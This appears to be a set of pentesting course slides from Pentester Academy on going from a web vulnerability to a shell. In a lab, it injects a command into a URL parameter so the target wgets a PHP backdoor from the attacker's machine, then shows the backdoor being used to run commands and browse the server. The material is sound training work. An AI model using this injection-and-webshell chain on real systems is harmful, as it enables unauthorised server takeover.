

Web Application Pentesting



Vivek Ramachandran

SWSE, SMFE, SPSE, SISE, SLAE, SGDE Course Instructor

Certifications: <http://www.securitytube-training.com>


Pentester Academy: <http://www.PentesterAcademy.com>

Web to Shell on the Server


Web to Shell

- Upload backdoor on the server
- Execute commands on server
- Web to Shell
 - Command Injection
 - File Upload
 - ...

Ubuntu Server Setup (12.04 LTS)




Open SSH + LAMP



Upload

```
root@kali: /usr/share/webshells/php#  
root@kali: /usr/share/webshells/php# ls  
findsock.c          php-findsock-shell.php  qsd-php-backdoor.php  
php-backdoor.php    php-reverse-shell.php   simple-backdoor.php  
root@kali: /usr/share/webshells/php#  
root@kali: /usr/share/webshells/php#  
root@kali: /usr/share/webshells/php#  
root@kali: /usr/share/webshells/php# python -m SimpleHTTPServer  
Serving HTTP on 0.0.0.0 port 8000 ...
```

```
192.168.1.5 - - [04/Nov/2013 11:32:32] "GET /php-backdoor.php HTTP/1.1" 200 -
```



http://192.168.1.5/list.php?path=/; wget http://192.168.1.9:8000/php-backdoor.php


192.168.1.5/list.php?path=/; wget http://192.168.1.9:8000/php-backdoor.php




Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng







File in path are:

```
total 85K  
drwxr-xr-x 23 root root 4.0K Nov 3 11:44 .  
drwxr-xr-x 23 root root 4.0K Nov 3 11:44 ..  
drwxr-xr-x 2 root root 4.0K Nov 3 11:49 bin  
drwxr-xr-x 4 root root 1.0K Nov 3 11:53 boot  
drwxr-xr-x 15 root root 4.1K Nov 4 21:49 dev  
drwxr-xr-x 90 root root 4.0K Nov 4 21:49 etc  
drwxr-xr-x 3 root root 4.0K Nov 3 12:01 home  
lrwxrwxrwx 1 root root 33 Nov 3 11:44 initrd.img -> /boot/initrd.img-3.2.0-23-generic  
drwxr-xr-x 18 root root 4.0K Nov 3 11:49 lib  
drwxr-xr-x 2 root root 4.0K Nov 3 11:49 lib64
```

Execute

http://192.168....p-backdoor.php 

   192.168.1.5/php-backdoor.php

 Most Visited  Offensive Security  Kali Linux  Kali Docs  Exploit-DB  Aircrack-ng

execute command:

upload file: No file selected. to dir:


to browse go to http://?d=[directory here]
for example:
http://?d=/etc on *nix
or http://?d=c:/windows on win

execute mysql query:

host: user: password:

database: query:

Own 😊



The screenshot shows a web browser window with the address bar containing the URL `http://192.168....ckdoor.php?d=/`. The browser's address bar also shows `192.168.1.5/php-backdoor.php?d=/`. The browser's bookmark bar includes `Most Visited`, `Offensive Security`, `Kali Linux`, `Kali Docs`, and `Ex`. The main content area displays a directory listing for the root directory (`/`), showing the following files and directories:

```
lib64
usr
proc
lost+found
run
sys
lib
..
tmp
boot
vmlinuz
initrd.img
etc
bin
opt
selinux
mnt
dev
root
var
home
media
srv
sbin
```


Pentester Academy

PentesterAcademy

a SecurityTube.net initiative



TOPICS

PRICING

WHY SUBSCRIBE

MEMBER ACCESS




Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable


Start Learning Today!

Latest Videos


New content added weekly!




Challenge 7: Cracking Digest Authentication Solution in WAP Challenges



Challenge 7: Cracking Digest Authentication in WAP Challenges



Module 1: GDB Test Solution in x86_64 Assembly Language and Shellcoding on Linux



Module 1: CPU Information in x86_64 Assembly Language and Shellcoding on Linux